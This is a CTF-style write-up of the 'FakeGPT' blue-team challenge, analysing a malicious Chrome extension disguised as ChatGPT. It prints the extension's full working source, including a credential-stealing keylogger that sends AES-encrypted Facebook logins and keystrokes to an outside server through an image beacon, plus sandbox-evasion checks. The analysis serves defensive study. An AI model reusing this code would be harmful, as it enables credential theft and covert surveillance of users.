FakeGPT

Link: https://cyberdefenders.org/blueteam-ctf-challenges/fakegpt/
Scenario
Your cybersecurity team has been alerted to suspicious activity on your organization’s network. Several employees reported unusual behavior in their browsers after installing what they believed to be a helpful browser extension named “ChatGPT”. However, strange things started happening: accounts were being compromised, and sensitive information appeared to be leaking.
Your task is to perform a thorough analysis of this extension identify its malicious components.
File Analysis
The file fakegpt.zip contains a Chrome extension named “Fakegpt”. It appears to be a browser extension that obfuscates target URLs, making them more difficult to detect during analysis.
inside the zip file there is the following:
manifest.json
{
  "manifest_version": 2,
  "name": "ChatGPT",
  "version": "1.0",
  "description": "An AI-powered assistant extension.",
  "permissions": [
    "tabs",
    "http://*/*",
    "https://*/*",
    "storage",
    "webRequest",
    "webRequestBlocking",
    "cookies"
  ],
  "background": {
    "scripts": ["system/loader.js"],
    "persistent": true
  },
  "content_scripts": [
    {
      "matches": ["<all_urls>"],
      "js": ["core/app.js"]
    }
  ],
  "browser_action": {
    "default_popup": "assets/ui.html"
  }
}
Manifest Configuration Explanation
-
manifest_version: 2
The version of the manifest file. -
name: "ChatGPT"
The name of the extension. -
version: "1.0"
The version of the extension. -
description: "An AI-powered assistant extension."
A description of the extension. -
permissions: [...]
Permissions required by the extension:tabs— Access all tabs and their metadata.http://*/*— Access all HTTP requests.https://*/*— Access all HTTPS requests.storage— Access to browser storage.webRequestandwebRequestBlocking— Intercept and block web requests.cookies— Access cookies.
-
background: { scripts: ["system/loader.js"], persistent: true }
The background script that runs persistently. -
content_scripts: [{ matches: ["<all_urls>"], js: ["core/app.js"] }]
Content script that runs on all pages. -
browser_action: { default_popup: "assets/ui.html" }
UI shown when the extension icon is clicked.
loader.js
(function() {
    var _0xabc1 = function(_0x321a) {
        return _0x321a;
    };
    // Check if the browser is in a virtual environment
    if (navigator.plugins.length === 0 || /HeadlessChrome/.test(navigator.userAgent)) {
        alert("Virtual environment detected. Extension will disable itself.");
        chrome.runtime.onMessage.addListener(() => { return false; });
    }

    // Load additional scripts dynamically
    function loadScript(url, callback) {
        var script = document.createElement('script');
        script.src = url;
        script.onload = callback;
        document.head.appendChild(script);
    }

    // Load and execute the core functionality
    loadScript('core/app.js', function() {
        console.log('Core functionality loaded.');
    });
})();
Explanation of the Script Logic
This JavaScript snippet is part of a browser extension’s background or content script. Here’s a breakdown of its functionality:
-
Anonymous Self-Invoking Function
The entire script is wrapped in an immediately invoked function expression (IIFE), which prevents variables from polluting the global scope and ensures the script runs as soon as it’s loaded. -
Simple Identity Function
var _0xabc1 = function(_0x321a) { return _0x321a; };This function appears to be a placeholder or a result of obfuscation. It simply returns whatever is passed to it and is unused in the code snippet.
-
Virtual Environment Detection
if (navigator.plugins.length === 0 || /HeadlessChrome/.test(navigator.userAgent)) {
    alert("Virtual environment detected. Extension will disable itself.");
    chrome.runtime.onMessage.addListener(() => { return false; });
}
This section checks for signs that the browser is running in a virtual or headless environment:
- If
navigator.plugins.lengthis zero, which is unusual for a regular browser. - If the user agent contains
HeadlessChrome, indicating automated tools like Puppeteer.
If such a condition is detected, it shows an alert and adds a listener that blocks all future messages, effectively disabling the extension.
- If
-
Dynamic Script Loader
function loadScript(url, callback) {
    var script = document.createElement('script');
    script.src = url;
    script.onload = callback;
    document.head.appendChild(script);
}
This function creates a
<script>element, sets itssrcto a specified URL, and appends it to the document head. Once loaded, a callback function is executed. -
Loading Core Functionality
loadScript('core/app.js', function() {
    console.log('Core functionality loaded.');
});
This calls the
loadScriptfunction to loadcore/app.js, which likely contains the main logic of the extension. A message is logged to the console once it’s successfully loaded.
app.js
(function() {
    var _0xabc1 = function(_0x321a) {
        return _0x321a;
    };
    var _0x5eaf = function(_0x5fa1) {
        return btoa(_0x5fa1);
    };

    const targets = [_0xabc1('d3d3LmZhY2Vib29rLmNvbQ==')];
    if (targets.indexOf(window.location.hostname) !== -1) {
        document.addEventListener('submit', function(event) {
            let form = event.target;
            let formData = new FormData(form);
            let username = formData.get('username') || formData.get('email');
            let password = formData.get('password');

            if (username && password) {
                exfiltrateCredentials(username, password);
            }
        });

        document.addEventListener('keydown', function(event) {
            var key = event.key;
            exfiltrateData('keystroke', key);
        });
    }

    function exfiltrateCredentials(username, password) {
        const payload = { user: username, pass: password, site: window.location.hostname };
        const encryptedPayload = encryptPayload(JSON.stringify(payload));
        sendToServer(encryptedPayload);
    }

    function encryptPayload(data) {
        const key = CryptoJS.enc.Utf8.parse('SuperSecretKey123');
        const iv = CryptoJS.lib.WordArray.random(16);
        const encrypted = CryptoJS.AES.encrypt(data, key, { iv: iv });
        return iv.concat(encrypted.ciphertext).toString(CryptoJS.enc.Base64);
    }

    function sendToServer(encryptedData) {
        var img = new Image();
        img.src = 'https://Mo.Elshaheedy.com/collect?data=' + encodeURIComponent(encryptedData);
        document.body.appendChild(img);
    }

    function exfiltrateData(type, data) {
        const payload = { type: type, data: data, site: window.location.hostname };
        const encryptedPayload = encryptPayload(JSON.stringify(payload));
        sendToServer(encryptedPayload);
    }
})();
Explanation of the Script Logic (Potential Malicious Behavior)
This JavaScript code is structured as a self-invoking function and appears to be designed for credential and keystroke exfiltration. Here’s a breakdown of what it does:
1. Self-Invoking Function (IIFE)
The script is wrapped in an immediately invoked function expression to avoid polluting the global scope and ensure it executes on page load.
2. Helper Functions
var _0xabc1 = function(_0x321a) {
    return _0x321a;
};
var _0x5eaf = function(_0x5fa1) {
    return btoa(_0x5fa1);
};
_0xabc1is a no-op function, returning its input unchanged._0x5eafbase64-encodes its input, though it’s unused in this snippet.
3. Target Domain Check
const targets = [_0xabc1('d3d3LmZhY2Vib29rLmNvbQ==')];
- The value
'd3d3LmZhY2Vib29rLmNvbQ=='is base64 for"www.facebook.com". - The script only activates if the current page’s domain matches that target.
4. Form Submission Listener
document.addEventListener('submit', function(event) { ... });
- When a form is submitted, it intercepts the event.
- It attempts to extract
usernameoremail, andpasswordfrom the form data. - If found, it sends the credentials using
exfiltrateCredentials().
5. Keystroke Logging
document.addEventListener('keydown', function(event) { ... });
- Every key the user presses is captured and sent using
exfiltrateData().
6. Exfiltration Functions
a. exfiltrateCredentials(username, password)
- Packages the data into an object along with the current site.
- Encrypts it using AES before sending it.
b. exfiltrateData(type, data)
- Similar to the credentials function but used for logging general keystrokes.
c. encryptPayload(data)
const key = CryptoJS.enc.Utf8.parse('SuperSecretKey123');
- Uses AES encryption with a static key (
"SuperSecretKey123"). - Generates a random IV for each payload.
- Concatenates IV and ciphertext, then encodes in Base64.
d. sendToServer(encryptedData)
img.src = 'https://Mo.Elshaheedy.com/collect?data=' + encodeURIComponent(encryptedData);
- Uses an
<img>tag to send the data to a remote server (a common trick to bypass CORS restrictions). - The encrypted payload is passed as a query parameter.
crypto.js
(function() {
    window.CryptoUtils = {
        encrypt: function(data) {
            const key = CryptoJS.enc.Utf8.parse('SuperSecretKey123');
            const iv = CryptoJS.lib.WordArray.random(16);
            const encrypted = CryptoJS.AES.encrypt(data, key, { iv: iv });
            return encrypted.toString(CryptoJS.enc.Base64);
        }
    };
})();
Question
1. Which encoding method does the browser extension use to obscure target URLs, making them more difficult to detect during analysis?
By examining the line:
const targets = [_0xabc1('d3d3LmZhY2Vib29rLmNvbQ==')];
we can observe that the string 'd3d3LmZhY2Vib29rLmNvbQ==' is encoded using Base64.
Answer: Base64 encoding
2. Which website does the extension monitor for data theft, targeting user accounts to steal sensitive information?
After decoding that given b64 string, we get: “www.facebook.com” after we decode it.
echo "d3d3LmZhY2Vib29rLmNvbQ==" | base64 -d
Answer: www.facebook.com
3. Which type of HTML element is utilized by the extension to send stolen data?
by examining the function:
    function sendToServer(encryptedData) {
        var img = new Image();
        img.src = 'https://Mo.Elshaheedy.com/collect?data=' + encodeURIComponent(encryptedData);
        document.body.appendChild(img);
    }
we can observe that the function uses the img tag to send the data to a remote server.
Answer:
4. What is the first specific condition in the code that triggers the extension to deactivate itself?
By examining the following code snippet:
if (navigator.plugins.length === 0 || /HeadlessChrome/.test(navigator.userAgent))
we can observe that the code checks for signs of a virtual or headless browser environment. The first specific condition is:
navigator.plugins.length === 0
This condition is used to detect browsers with no plugins loaded—an indicator commonly associated with automation tools or headless environments. If this condition is true, the extension disables itself.
Answer: navigator.plugins.length === 0
5. Which event does the extension capture to track user input submitted through forms?
By examining the following code snippet:
    if (targets.indexOf(window.location.hostname) !== -1) {
        document.addEventListener('submit', function(event) {
            let form = event.target;
            let formData = new FormData(form);
            let username = formData.get('username') || formData.get('email');
            let password = formData.get('password');

            if (username && password) {
                exfiltrateCredentials(username, password);
            }
        });

        ...
we can observe that the extension captures the submit event, which is triggered when a form is submitted.
Answer: submit
6. Which API or method does the extension use to capture and monitor user keystrokes?
By examining the following code snippet:
    document.addEventListener('keydown', function(event) {
        var key = event.key;
        exfiltrateData('keystroke', key);
    });
we can observe that the extension uses the keydown event, which is triggered when a key is pressed.
Answer: keydown
7. What is the domain where the extension transmits the exfiltrated data?
By examining the following code snippet:
    function sendToServer(encryptedData) {
        var img = new Image();
        img.src = 'https://Mo.Elshaheedy.com/collect?data=' + encodeURIComponent(encryptedData);
        document.body.appendChild(img);
    }
we can observe that the extension transmits the exfiltrated data to the domain: “https://Mo.Elshaheedy.com/collect"
Answer: Mo.Elshaheedy.com
8. Which function in the code is used to exfiltrate user credentials, including the username and password?
By examining the following code snippet:
exfiltrateCredentials(username, password);
we can observe that the extension uses the exfiltrateCredentials function to exfiltrate user credentials.
Answer: exfiltrateCredentials(username, password);
9. Which encryption algorithm is applied to secure the data before sending?
By examining the following code snippet:
const encrypted = CryptoJS.AES.encrypt(data, key, { iv: iv });
we can observe that the extension uses the AES encryption algorithm to secure the data before sending.
Answer: AES
10. What does the extension access to store or manipulate session-related data and authentication information?
We know that to store or manipulate session-related data and authentication information, the extension uses the cookies object.
Answer: cookies